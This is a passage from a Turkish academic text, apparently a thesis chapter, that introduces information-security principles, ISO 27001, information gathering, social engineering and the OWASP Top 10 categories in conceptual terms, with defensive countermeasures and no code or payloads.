BÖLÜM 2. BİLGİ GÜVENLİĞİ


2.1. Kurumsal Siber Güvenlik / Bilgi Güvenliği

Siber ortamlarda maddi ve manevi kayıpların önlenmesi için bu ortamda bulunan bilgilerin korunması gerekmektedir. Hayatımızı kolaylaştırması ve iş süreçlerini hızlandırması sebebiyle bilgi sistemlerinin güvenliği her geçen gün daha çok önem kazanmaktadır [12].

Bilgi sistemlerinde güvenlik en zayıf noktadan başlar. Kuruluşlar bu prensibi göz önünde bulundurarak siber dünyada rol alan tüm varlıkları bir risk olarak görüp buna göre bir siber eylem planı oluşturmalıdır. Çok sıkı korunan bir sistem, bir kullanıcının bilinçsiz bir hamlesiyle ele geçirilebilir. Bu durum da aslında bizlere siber güvenliğe olan ihtiyaç ve önemi özetlemektedir.


Siber saldırılara en çok kurum ve şirketler maruz kalmaktadırlar. Kurumsal siber güvenlik kavramı, kurumsal bilgi güvenliği farkındalığının arttırılması, kurumsal kritik bilgi ve iletişim sistem altyapılarının iş sürekliliğinin ve verilerin güvenliğinin sağlanmasını temin etmektedir.

Ernst & Young isimli uluslararası denetim ve danışmanlık firması 2008 yılında, Türkiye'nin de içinde bulunduğu 50 ülke ve 1400 kuruluş ile Küresel Bilgi Güvenliği anketi yapmıştır. Anket sonuçları bilgi güvenliğinin doğru şekilde sağlanmasının kurum itibarını ciddi oranda etkilediğini göstermektedir. Ankete katılanların %85'i olası bir bilgi güvenliği ihlalinde itibar kaybı olduğunu, %72'si de gelir kaybı olduğunu belirtmiştir [9].



Şekil 2.1. Farklı alanlarda web uygulamalarındaki açıklık bulunma yüzdeleri [11].

Kurumsal siber güvenliğin sağlanması için her türlü yazılımın yanı sıra donanımın ve personelin de güvenlik açısından bir problem teşkil etmemesi önemlidir. Olası saldırılardan korunmak için gerekli analizler yeterli ve periyodik olarak gerçekleştirilmelidir [1].



Şekil 2.2. Siber tehditlerin sınıflandırılması [1].

Kurumsal siber güvenliğe yönelik tehditler insan kaynaklı ve doğa kaynaklı olarak ikiye ayrılmaktadır.

İnsan kaynaklı tehditler: İnsan kaynaklı tehditler kurum içi ve kurum dışı olarak ikiye ayrılır. Kurum için tehditlere; bilinçsiz kullanıcılar ve personeller, casuslar, art niyetli personeller, sistem yöneticisi hataları, geliştirici hataları örnek olarak

verilebilir. Kurum dışı tehditler ise genelde internet ortamından gelen yetkisiz erişim, veri çalma gibi yöntemlere başvuran kötü niyetli saldırganları kapsamaktadır.

Doğa kaynaklı tehditler: Doğa kaynaklı tehditler daha çok doğru şekilde korunmayan/ yedeklenmeyen sunucuların etkilenmesine ve zarar görmesine sebep olacak sel, yangın, deprem gibi durumları kapsamaktadır [1].

2.2. Bilgi Güvenliğinin Temel İlkeleri

Kurum ve kuruluşlar için siber güvenliğin amacı, siber güvenliğin temel üç ilkesi olan gizlilik, bütünlük ve erişilebilirlik unsurlarının sağlanmasıdır. Bu temel unsurların yerine getirilmesi bilgi güvenliğinin sağlanması anlamına gelir. Her bir unsur diğerlerinden bağımsız düşünülmemelidir. Gizli bir bilginin bu üç unsura aynı anda sahip olması gerekmektedir. Erişim sağlanamayan bir bilginin gizliliği, erişilen bir bilginin bütünlüğü güvenli olduklarını göstermez [13].

2.2.1. Gizlilik

Bilginin yetkisiz kişilerine eline geçmesine karşın korunmasıdır. Bilgiye yalnızca erişmeye izni olan kişiler erişmelidir. Bunun dışındaki herhangi bir erişim bilginin gizliliğini kaybetmesine sebep olur. Genellikle kurumlar bu ilkeyi sağlamak için belli kurallar ve kanunlar oluştururlar. Yine gizlilik farklı çerçeveler ile sınırlandırılabilir. Bir bilgiyi bir kişi sadece okuyabilirken bir diğeri okuma ve düzenleme yetkisine sahip olabilir. Bu sınırların güvenli bir biçimde netleştirilmesi oldukça önemlidir [14].

2.2.2. Bütünlük

Bilginin yetkisiz kişilerce değiştirilmemesidir. Bu ilke verinin belli bir bütün içerisinde korunmasını sağlamaya hedefler. Bilginin küçük bir kısmının göreceği zarar bile karar verme mekanizmalarını yanıltabilir, büyük sorunlara yol açabilir. Bu sebeple bilginin korunması çok önemlidir [14].

2.2.3. Erişilebilirlik

Bilgiye yetkili kişilerin erişebilir, ulaşabilir ve kullanabilir olmasıdır. Erişilebilirlik ilkesinde yetkilendirme çok önemlidir. Doğru ve güvenli bir şekilde yapılandırılması gerekmektedir [14]. Bu üç ilkenin ve iş sürekliliğinin sağlanması kurumların temel siber güvenlik planının büyük kısmını oluşturur [1].

2.3. Bilgi Güvenliğinin Yardımcı İlkeleri

2.3.1. Kimlik sınama

Kullanıcının sisteme giriş için izni olduğunu kanıtlamasıdır. Bu ilkede süreç, kullanıcının sisteme kaydıyla başlar. Kullanıcıya sadece kendisinin bildiği veya sahip olduğu bir özellik atanır. Bu özellik bir şifre, parmak izi veya kişiye verilecek akıllı bir kart olabilir. Kullanıcı yalnızca bu özellik veya özelliklerle sisteme giriş yapabilir [14].

2.3.2. İnkâr edememe

Kullanıcılar arasında yapılan işlemlerin, bilgi paylaşımlarının kaydedilmesi ve sonrasında kullanıcıların bu işlemleri inkâr etmesinin engellenmesi şeklinde işleyen bir ilkedir. Bu ilkenin uygulanması için haberleşme sırasında bazı tanımlayıcı işaretler kullanılır, işlemler kayıt altına alınır. Elektronik imza teknolojisi buna bir örnektir [14].

2.3.3. Kayıt tutma

Yapılan tüm işlemlerin kaydedilmesidir. Bu kayıtlarla kişilerin hangi işlemleri yaptıkları raporlanabilir ve bir problem olduğunda sorunun kimden kaynaklandığı kolaylıkla saptanabilir [14].

2.3.4. Güvenilirlik

Sistemin kendisinden bekleneni kesintisiz olarak yerine getirebilmesidir [14].

2.3.5. Emniyet

Bilgilerin tutulduğu sistemlerin fiziksel durumlara karşı korunmasına dayalı bir ilkedir. Doğal afetler veya insan hatasıyla ortaya çıkabilecek kazalara karşı sistemler korunuyor olmalıdır [14].

2.3.6. Kurtarılabilirlik

Bilginin gerektiğinde tekrar elde edilebilmesidir. Belli aralıklarla yapılacak yedekleme işlemleri bu ilkenin uygulanma yöntemlerindendir. Kayıtların düzenli olarak tutulması ve kontrollerinin yapılması oldukça önemlidir [14].


Kurumsal siber güvenlikte bilgi güvenliği yönetiminin verimli şekilde yapılması için ISO 27001 BGYS kullanılabilir. ISO, Türkçe açılımı ile Uluslararası Standardizasyon Kuruluşu, İngilizce açılımı ile International Organization for Standardization anlamına gelir. ISO 27001 BGYS, şirketlerin finansal verilerini, fikri mülkiyetlerini ve hassas müşteri bilgilerini korumalarına yardımcı olan uluslararası bir çerçevedir. ISO 27001 sayesinde şirketler risklerini tanımlayabilir, gizli bilgileri konusundaki riskleri yönetebilir veya azaltabilir.

Yani BGYS; siber saldırılara karşı, teknik önlemlerin yanı sıra insanları, süreçleri ve bilgi sistemlerini içine alan bir yapı kurulmasını gerektirmektedir. Bilginin gizliliğini, bütünlüğünü ve kesintisiz kullanılabilirliğini sağlamayı hedeflemektedir. Bu sistem, çalışanları, iş süreçlerini ve bilgi teknolojileri sistemlerini kapsamaktadır. Daha çok yönetim üzerinde duran bir yapıdır.

BGYS, bir kurumun işleyişindeki her aşamada etkiye sahiptir. Örneğin bir çalışanın henüz işe alınma aşamasında güvenlik konusunda eğitilmesini sağlar. Çalışan

yapacağı tüm iş ve süreçlerde belli prosedürlere uymalıdır. Kurumun üzerine düşen görevler ise; donanımsal ve yazılımsal gereklilik ve tedbirlerin alınması olarak özetlenebilir.

BGYS'ye göre, tüm süreçlerin risk analizlerinin yapılması gerekmektedir. Şekil 2.3.'de örnek bir süreç modellemesi ve risk analizi görülmektedir. Herhangi bir kurumda her bir süreç için benzer risk analizi çalışması detaylı bir şekilde, hassasiyetle yapılmalıdır [15].



Şekil 2.3. Örnek bir süreç modeli ve modelin kullanılarak risk analizi yapılması [15].

2.4. Bilgi Toplama Yöntemleri

2.4.1. Pasif bilgi toplama

Saldırganın hedefi hakkında, herhangi bir doğrudan temas olmadan bilgi toplamasına pasif bilgi toplama denir. Pasif bilgi toplamada herkesin erişebileceği ortamlardan veriler toplanır. Hedefin web sitesindeki veriler veya farklı sitelerde hedefle veya hedefle bağlantısı bulunanlarla ilgili bulunan tüm veriler buna dahildir. Pasif bilgi toplama yöntemlerinden biri de arama motorlarının kullanımıdır. Çeşitli arama motorları yardımıyla belli bir firma ile ilgili birçok bilgiye kısa süre içinde ulaşılması mümkündür. Pasif bilgi toplama yöntemiyle elde edilen veriler birçok farklı saldırıda kullanılabilir. Özellikle sosyal mühendislik saldırılarında sıkça kullanıldığı görülmektedir [6].

2.4.2. Aktif bilgi toplama

Aktif bilgi toplama yönteminde hedef sistemle doğrudan temas mevcuttur. Bu yöntem kullanıldığında hedefin durumdan haberi olacaktır. DNS sorguları, port tarama, kaba kuvvet saldırıları aktif bilgi toplama yöntemlerinden bazılarıdır. Aktif bilgi toplama yöntemleri uygulandığında hedef sistemde günlük kayıtlar üretilecektir. Bu durum yetkisiz erişim girişimi olarak kabul edildiğinden dolayı yasal yaptırımlara sebep olabilmektedir. Bu sebeple aktif bilgi toplama uzmanlık gerektirmektedir. Beyaz şapkalı hackerların gizlilik sözleşmesi kapsamında yaptıkları bir yöntemdir [6].

2.5. Siber Saldırı Türleri

2.5.1. Fiziksel saldırılar

Siber saldırı deyince genelde akla ilk olarak uzaktan, ağ aracılığıyla yapılan saldırılar gelmektedir. Ancak fiziksel araçlar kullanılarak yapılabilen birçok siber saldırı da mevcuttur. Fiziksel saldırılarda bilgisayarlardaki USB girişleri veya telefonlardaki

girişler kullanılabilmektedir. Ancak elbette bunlarla sınırlı değildir. Örneğin günümüzde kullanımı her geçen gün yaygınlaşan akıllı araçlara da siber saldırılar yapılmaktadır.

Bir akıllı arabaya saldırı yapmak isteyen saldırganın dahili ağa fiziksel olarak erişmesi gerekir. Bunun için OBD-II (On-Board Diagnostic Systems) bağlantı noktası, medya oynatıcısı, USB bağlantı noktaları, Bluetooth veya hücresel arabirimleri kullanabilir. Bu şekilde araçlardaki yazılımlara zarar verebilir, etkisiz hale getirebilir veya istenmeyen komutlar göndererek yönetimi eline alabilir [16].

Fiziksel yöntemlerle gerçekleştirilen siber saldırıları önlemek için genellikle kurumsal firmalarda port koruma sistemleri bulunmaktadır. Bu sistemler, portlara veri girişi yapabilecek özellikteki cihazları engellemektedir. Bu portlar sadece, klavye, fare gibi giriş/çıkış birimlerinin bilgisayara ulaşabilmesine izin vermektedir. Veri alışverişinin fiziksel yollarla yapılmasını tamamen engellemektedir.

2.5.2. Sosyal mühendislik

Sistemlerin ele geçirilmesi, çalışamaz duruma getirilmesi, hassas verilerin çalınması gibi birçok amaçla çeşitli siber saldırılar gerçekleştirilir. Bu saldırılara çözüm olarak çeşitli yazılımsal veya donanımsal tedbirler mevcuttur. Ancak tüm bu tedbirlerin dışında kalan bir siber saldırı türü vardır. Bu tür, sosyal mühendislik olarak adlandırılır. Sosyal mühendislik; insan ilişkilerini kullanarak belli bir kurum ya da kişilerin hassas ve özel bilgilerinin ele geçirilmesidir. İkna etme, etkileme, aldatma, dikkatsizliklerden faydalanma gibi yöntemlerle gerçekleştirilir. Bu tür saldırılarda hedef, insan olduğu için korunmak biraz daha zorlaşabilmektedir. Saldırılara karşı alınabilecek önlemler; kurumlardaki çalışanların eğitilmesi veya doğal dil işleme teknikleri kullanan yazılımlardır.

Sosyal mühendislik ile yapılan saldırılara şöyle bir örnek verilebilir: Örneğin bir kurumun yazılım desteği aldığı ve sürekli e-posta üzerinden haberleştiği bir firma mevcuttur. Saldırganlar bu bilgiye sahip ise, firma ile görüşmeleri gerçekleştiren


kurum çalışanına sanki firmaya aitmiş gibi görünen ama uzantısı farklı olan bir e-posta adresi üzerinden ulaşabilirler. Çalışanın o andaki dikkatsizliği ve e-postadaki yanlışlığı fark edememesi hassas verileri saldırganla paylaşmasına veya saldırganın taleplerini sorgusuz sualsiz gerçekleştirmesine neden olacaktır.

Kurumsal saldırılar dışında, sosyal mühendislik saldırıları günlük yaşantımızda da bolca görülmektedir. Örneğin; bir kullanıcının sosyal medya hesabını ele geçiren saldırgan, kullanıcının yakınlarına mesajlar atarak onlardan ödeme talep edebilir, çeşitli zararlı linkler göndererek linke tıklayan kullanıcıların da verilerini ele geçirebilir [15].

Örneklerden de anlaşılabileceği üzere sosyal mühendislik alanında hem kurumlara hem kişilere çeşitli sorumluluklar düşmektedir. Kurumların çeşitli yazılımlarla mümkün olduğunca tehlikeli içerikleri engellemesi veya kullanıcılara uyarılar göstermesi gerekmektedir. Ayrıca çalışanlarını çeşitli eğitimlerle bilgilendirmelidir. Kişiler ise özellikle hassas bilgileri gönderdikleri işlemlerde ekstra özen ve dikkat göstermelidirler.


2.5.3. Web uygulama saldırıları

Bu bölümde siber tehditlerin detaylı incelenmesi amacıyla OWASP Top 10 zafiyet listesi referans alınmıştır. OWASP'ın açılımı Open Web Application Security Project yani Açık Web Uygulama Güvenliği Projesi olarak tanımlanmaktadır. OWASP web uygulamalarında bulunan açıkların kapatılması ve bu uygulamalarda güvenliğin sağlanmasını amaçlayan özgür bir topluluktur.



Şekil 2.4. Farklı kuruluşların maruz kaldıkları saldırı seviyeleri [17].

OWASP, birçok firmadan ve web uygulama sızma testleri ile ilgili çalışmalar yapan kişilerden bilgiler toplamaktadır. Sonrasında bu bilgileri analiz ederek o yıla ait en riskli 10 güvenlik zafiyetinin istatistiğini çıkartmakta ve ücretsiz olarak sunmaktadır.



Şekil 2.5. Güncel OWASP Top 10 grafiği ve son 4 yıla göre değişimi [18].

OWASP, yayınladığı zafiyet listesinde CWE (Common Weakness Enumeration) yani Yaygın Zafiyetler Listesi verilerine de bolca yer vermektedir. CWE, yazılım güvenliği konusunda yardımcı olmayı ve açıklıkları azaltmayı hedefleyen, yazılım ve donanım zafiyetlerini listeleyen, sınıflandıran ve ölçülendiren bir oluşumdur. MITRE tarafından desteklenir. MITRE; havacılık, savunma, sağlık, iç güvenlik ve siber güvenlik alanlarında çeşitli ABD devlet kurumlarını destekleyen, FFRDC'leri (Federally Funded Research and Development Center) yani Federal Olarak Finanse Edilen Araştırma ve Geliştirme Merkezlerini yöneten bir kurumdur.

CWE'nin yazılım geliştiricilere ve güvenlik uygulayıcılarına yardımcı olmayı hedeflediği alanlar şunlardır:

- Yazılım ve donanım zafiyetlerinin ortak bir dilde tanımlanması.

- Mevcut yazılım ve donanımlardaki zayıflıkların kontrol edilmesi.

- Bu zayıflıkları hedefleyen araçların kapsamlarının değerlendirilmesi.

- Zayıflıkların belirlenmesi, azaltılması ve önlenmesi için ortak bir temel standarttan yararlanılması.

- Sistemlerdeki zafiyetlerin geliştirme aşamasında tespit edilip engellenmesi [19].

OWASP dokümanlarında çokça karşılaşılan bir diğer veri ise CVE (Common Vulnerabilities Enumeration) yani Yaygın Güvenlik Açıklıkları Listesi'dir. CVE de yine MITRE tarafından tarafından desteklenmektedir. CVE'nin hedefi, kamuya sunulmuş siber güvenlik açıklarını belirlemek, tanımlamak ve kataloglayarak kullanıma sunmaktır [20].

OWASP'ın kullanıma sunmuş olduğu Top 10 zafiyet listesinde her bir kategori için bazı veri faktörleri verilmiştir. Bunların açıklamaları kısaca şu şekildedir:

- Eşlenen CWE'ler: İlgili kategoriyle eşlenen CWE'lerin sayısı.

- İnsidans Oranı: Kategori listesinin yayınlandığı yıl için o kuruluş tarafından test edilen uygulamalarda CWE'ye karşı savunmasız olanların yüzdesi.

- Ağırlıklı Exploit: CVE'lerin CVSSv2(Common Vulnerability Scoring System) yani Ortak Güvenlik Açığı Puanlama Sistemi ve CVSSv3 puanlarının exploit alt puan.

- Ağırlıklı Etki: CVE'lerin CVSSv2 ve CVSSv3 puanlarının etki alt puanı.

- Kapsam: Belirli CWE için tüm kuruluşlar tarafından test edilen uygulamaların sayısı.

- Toplam Oluşum: CWE'lerin ilgili kategoriyle eşlendiği toplam uygulama sayısı.


- Toplam CVE'ler: İlgili kategoriyle eşlenen CWE'lerle eşlenen NVD DB'deki (National Vulnerability Database) yani Ulusal Güvenlik Açığı Veri Tabanı toplam CVE sayısı [18].

Tablo 2.1. OWASP Top 10 veri faktörleri [18].

OWASP Top 10	Eşlenen CWE'ler	Ortalama insidans oranı	Ortalama ağırlıklı exploit	Ortalama ağırlıklı etki	Ortalama kapsam	Toplam oluşum	Toplam CVE'ler
Kırık kimlik doğrulama	34	3,81	6,92	5,93	47,72	318,487	19,013
Kriptografik hatalar	29	4,49	7,29	6,81	34,85	233,788	3,075
Enjeksiyonlar	33	3,37	7,25	7,15	47,90	274,228	32,078
Güvensiz tasarım	40	3,0	6,46	6,78	42,51	262,407	2,691
Yanlış güvenlik yapılandırmaları	20	4,51	8,12	6,56	44,84	208,387	789
Savunmasız ve eski bileşenler	3	8,77	5,0	5,0	22,47	30,457	0
Tanımlama ve kimlik doğrulama hataları	22	14,84	7,40	6,50	2,55	132,195	3,897
Yazılım ve veri bütünlüğü hataları	10	2,05	6,94	7,94	45,35	47,972	1,152
Günlük güvenlik kayıtları ve izleme hataları	4	6,51	6,87	4,99	39,97	53,615	242

2.5.3.1. Kırık kimlik doğrulama

Kırık/bozuk kimlik doğrulama, saldırganın sisteme erişimi olan kullanıcıların kimliğine bürünerek sistemi zafiyete uğratmasıdır. Saldırganlar çeşitli yöntemlerle bu saldırıyı gerçekleştirebilirler. Örneğin karmaşık olmayan, kolay tahmin edilebilecek şifreler için çeşitli ataklar yapılabilir. Veya karmaşık olsa bile yeterince iyi saklanmayan şifreler de tehdit oluşturmaktadır. Örneğin veri tabanlarında açık şekilde tutulan şifreler SQL (Structured Query Language) enjeksiyonu saldırılarıyla ele geçirilebilir. Yine URL (Uniform Resource Locator) yapısı üzerinde açık şekilde tutulan şifreler ve kimlik bilgileri de büyük risk oluşturmaktadırlar [21].



Şekil 2.6. Kırık kimlik doğrulama

En sık görülen kırık kimlik doğrulama zafiyetlerinden bazıları şunlardır:

- Erişim izinlerinin herkese açık olması, varsayılan olarak açık şekilde tutulması, engellenmemesi.

- URL yapısının değiştirilmesi, HTML sayfasının değiştirilmesi veya API isteklerinin değiştirilmesiyle erişim kontrollerinin atlatılabiliyor olması.

- API'a eksik POST, PUT ve DELETE kontrollerinin bulunması sebebiyle kolaylıkla erişilebiliyor olması.

- Kullanıcı rollerinin doğru şekilde düzenlenmemesi sonucu kullanıcının admin rolüne geçebilmesi.

- Üst verilerin (meta data) kolaylıkla değiştirilebilmesi.

- Kökenler arası kaynak paylaşımı (Cross-Origin Resource Sharing) yapılandırmalarının yanlışlığı ve bunun sonucu olarak güvenilmeyen kaynaklardan API erişiminin mümkün olması.

Bu zafiyetlere karşı korunma yöntemlerinden bazıları ise şöyle sıralanabilir:

- Erişim izinlerinin varsayılan olarak reddedilmesi.

- Erişim denetim mekanizmalarının kontrollü bir şekilde uygulanması.

- Web sunucusunun dizin listesi ve üst veri gibi kayıtların erişilebilir olmadığından emin olunması.

- Erişim deneyimi hatalarının günlük olarak kaydının tutulması, belli durumlarda yöneticilere uyarı gönderilmesi.

- Kaba kuvvet saldırılarına karşı API erişiminin sınırlandırılması.

- Oturum değişkenleri oturum kapatıldıktan sonra sunucuda geçersiz kılınması [18].

2.5.3.2. Kriptografik/Şifreleme hataları

Yetersiz veya güvenli olmayan şifreleme yöntemlerinin kullanılmasıyla, hassas ve korunması gereken verilerin ele geçirilmesi şeklinde tanımlanabilir. Verilerin şifrelenmeden veritabanında tutulması, güçlü olmayan şifreleme anahtarlarının kullanılması gibi durumlar bu zaafiyete yol açabilir.

Bu zaafiyet finansal kayıplara, kurumların itibarlarının zayıflamasına ve daha bir çok probleme sebep olabilir. Büyük çaplı sistemler düşünüldüğünde bu zaafiyete karşı korumanın önemi daha da artmaktadır. Ülkenin yasal çerçeveleri ile verilerin güvenliği garanti altına alınmalıdır [21].

Örneğin şifreler, kredi kartı numaraları, sağlık verileri, kişisel bilgiler, ticari sırlar ekstra koruma gerektiren hassas verilerdir. Avrupa Birliği'nin GPDR (General Data Protection Regulation) yani Genel Veri Koruma Tüzüğü yönetmeliğine göre bu tür hassas verilerin korunması için gerekli kurumsal ve teknik önlemlerin alınması zorunludur. Bu veriler izinsiz işlenemez, paylaşılamaz. Buna benzer yönetmeliklerin varlığı ve zorunluluğu ilgili zafiyete karşı korunmanın önemini artırmaktadır.

Kriptografik hatalara sebebiyet veren durumlardan bazıları şunlardır:

- Verilerin aktarılırken açık metin şeklinde tutulması.

- Varsayılan olarak kullanılan şifreleme algoritmalarının eski veya zayıf olması.

- Şifreleme anahtarlarının varsayılan olarak bırakılması, zayıf olmaları ve kontrollerinin yapılmaması.

- Şifrelemenin yapılmasının zorunlu olmaması.

- HTTP başlıkları veya üst bilgilerinin eksik olması.

- MD5 (Message-Digest Algorithm) veya SHA1 (Secure Hash Algorithm) gibi kullanımdan kaldırılmış olan hash fonksiyonlarının kullanılması.

Bu zaafiyete karşı alınabilecek korunma yöntemlerinden bazıları da şunlardır:

- Hassas verilerin detaylı bir şekilde belirlenerek, nerelerde kullanılıp işlendiğinin sınıflandırılması.

- Saklanan verilerin güncel ve işlevine uygun algoritmalarla şifrelenmesi.

- Şifreleme anahtarlarının yönetiminin ve kontrolünün yapılması.

- Anahtarların rastgele oluşturularak hafızada byte dizileri olarak tutulması.

- Hassas verilerin ön belleğe alınmasının devre dışı bırakılması.

- FTP (File Transfer Protocol) veya SMTP (Simple Mail Transfer Protocol) gibi eski protokollerle hassas verilerin taşınmaması [18].

2.5.3.3. Enjeksiyonlar

Enjeksiyon saldırıları geniş bir alanda incelenebilirler. Bu saldırılar, saldırganlar sistemdeki giriş noktalarından herhangi birinde bir zayıflık bularak, bu noktadan zararlı kodlar gönderdiklerinde meydana gelirler. Sisteme direkt zarar verebilirler veya gizli verileri ele geçirebilirler.

